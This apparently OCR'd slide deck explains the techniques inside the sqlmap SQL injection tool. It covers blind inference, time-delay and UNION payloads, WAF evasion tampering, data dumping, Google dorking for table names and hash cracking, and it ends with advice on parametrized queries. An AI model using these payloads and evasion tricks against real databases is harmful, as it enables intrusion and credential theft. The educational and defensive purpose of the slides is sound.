  - Apache/PHP
    - MySQL, Oracle, PgSQL, Firebird, SQLite
- Windows XP 32-bit
  - XAMPP/PHP
    - MySQL, SAP MaxDB, Sybase, SQLite, Access, etc.
  - IIS/ASP(.NET)
    - MsSQL, MySQL, etc.

Inference (binary search)

- `O(Log2n)` complexity
- Can be used in boolean, timed and stacked
- e.g.:
  - Initial table ['A','B',...'Z']
  - `AND (...) > 'M'` → (True) → ['N',...'Z']
  - `AND (...) > 'S'` → (False) → ['N',...'S']
  - `AND (...) > 'O'` → (True) → ['P', 'R', 'S']
  - `AND (...) > 'R'` → (False) → ['P', 'R']
  - `AND (...) > 'P'` → (False) → ['P'] (resulting char)

Character prediction

- High probability of prefix reuse
- Common DBMS identificator names
- Dynamic “prediction” tree
- Example:
  - Input: `CREATE SYNONYM, CREATE TABLE, CREATE TRIGGER, CREATE USER, CREATE VIEW`
  - Output tree: `[C][R][E][A][T][E][S|T|U|V]`
- Appropriate for blind/time/stacked techniques

“Null-connection”

- Special HTTP requests (Web server specific)
- Example (Apache):
  - Request: `Range: bytes=-1`
  - Response: `Content-range: bytes 74-74/75` (True)
  - Response: `Content-range: bytes 126-126/127` (False)
- Example (IIS):
  - Request: `HEAD`
  - Response: `Content-Length: 75` (True)
  - Response: `Content-Length: 127` (False)

Dinamicity removal


- Biggest obstacle of blind/boolean technique
- Javascript, ads, banners,...
- Differentiation approach (`difflib`)
- “Static blocks” vs “Dynamic blocks” (gaps)
- Regular expressions to the rescue
- Example:
  - `</p></table>`*`dynamic part`*`<iframe><ul>`
  - `r“</p></table>.*?<iframe><ul>”`

Reflective values

- Copy of payload (encoded?) inside response
- Causing problems for blind/boolean technique
- Source of lots of false positives/negatives (in other tools :)
- Regular expressions to the rescue
- Example:
  - `?id=1 AND 2>1`
  - `?id=1%20AND%202%3e1`
  - `r“(?i)id[^\n<]+1[^\n<]+AND[^\n<]+2[^\n<]+1”`

Statistics is our friend

- Normal distribution (bell curve)



- “It shows how much variation or 'dispersion' there is from the average (mean, or expected value)”
- `99.9999999997440%` of “normal” data inside `7σ`

Statistics is our friend (2)

- UNION injection detection:
  - `id=1 UNION ALL SELECT NULL, NULL,...`
  - Right number of columns should stick out
- Time-delay injection detection/usage:
  - `id=1 AND 1=SELECT 1 FROM PG_SLEEP(5))--`
  - Response time should stick out
- Stacked-query injection detection/usage:
  - `id=1; SELECT 1 FROM PG_SLEEP(5))--`
  - Response time should stick out

False positives

- Boolean, timed and stacked affected
- Example: search engine queries
- Simple arithmetic tests
- Searching for mere signs of “intelligence”
- Example:
  - `1+2==3`
  - `4==5`
  - `2==(7-5)`
  - `(6+5)==(6-5)`

Heuristic test

- “Blatant” logic used for detection
- Insufficient but great one shot test
- Parameter “poisoning” with invalid (SQL) chars
- Example:
  - `?id=1''))(“(''(`
- Error message parsing and DBMS recognition

Tampering scripts

- IDS/WAF applications are getting better
- Need for anti-anti hacking techniques
- Example:
  - '`UNION SELECT`' → '`UnIOn SeleCT`'
  - '`A>B`' → '`A NOT BETWEEN 0 AND B`'
  - '`SELECT password`' → '`SELECT/**/password`'
- Input: `payload` Output: $\texttt{f}_{\texttt{tamper}}\texttt{(payload)}$
- Order of appearance & prioritized
- 14 till now and counting
- Automation in near future

“Pivoting”

- Dumping technique
- When lacking `LIMIT/OFFSET` mechanism
- Around 1 in 2 DBMSes affected (e.g. MsSQL)
- Count number of `DISTINCT` values
- Choose column with highest number as “pivot”
- Pivoting:
  - `SELECT MIN(pivotCol) … WHERE pivotCol > <previous_pivot_value>`
  - `SELECT otherCol … WHERE pivotCol = <current_pivot_value>`

“SQL harvesting”

- Google is our friend
  - `filetype:sql "CREATE TABLE"`
  - `filetype:sql "INSERT INTO"`
- Extraction of table and column names
- Decision based on frequency
- Gathered data used by (brute force switches):
  - `--common-tables`
    - `...AND EXISTS(SELECT * FROM table)`
  - `--common-columns`
    - `...AND EXISTS(SELECT column FROM table)`

Hash cracking

- Implemented DBMS specific hash functions
- 10 and counting (`mysql_passwd`, `mysql_old_passwd`, `mssql_passwd`, `...`)
- Regular expression based recognition
- High-quality (10MB) dictionary/wordlist
- Automatic brute-force approach
- Blazing fast (core routines from `hashlib`)

Quality tests

- `--live-test`
  - All relevant tests for 4 major DBMSes
  - Batch-like workflow
  - Declared in a structured XML file
  - Run against testing VMs
- `--smoke-test`
  - Recursively finds all modules
  - Tries importing every single one of them
  - Runs doctests if explicitly written
- `./extra/shutils/pylint.py`

Best “self-protection” advice

...you can get from a dude that makes this all anti WAF/IDS, statistics, pivoting, dynamicity, reflective values and similar mambo-jambo...

Parametrized SQL statements

- Don't sanitize your database inputs yourself (prone to errors!)
- Use language/library specific <u>parametrized</u> SQL statements
- Functions/libraries automatically sanitize provided parameters
- Good reference: http://bobby-tables.com/

Parametrized SQL statements (2)

- Example (Python DB API):
  - Don't:
    - `cmd = "UPDATE people SET name='%s' WHERE id='%s'" % (name, id)`
    - `cursor.execute(cmd)`
  - Instead:
    - `cursor.execute('UPDATE people SET name=:1 WHERE id=:2', [name, id])`

Questions?

Join the project

- Project's web page:
  http://sqlmap.sourceforge.net/
- Contact:
  dev@sqlmap.org
- Users list:
  sqlmap-users@lists.sourceforge.net
- Twitter:
  @sqlmap
- Repository:
  https://svn.sqlmap.org/sqlmap/trunk/sqlmap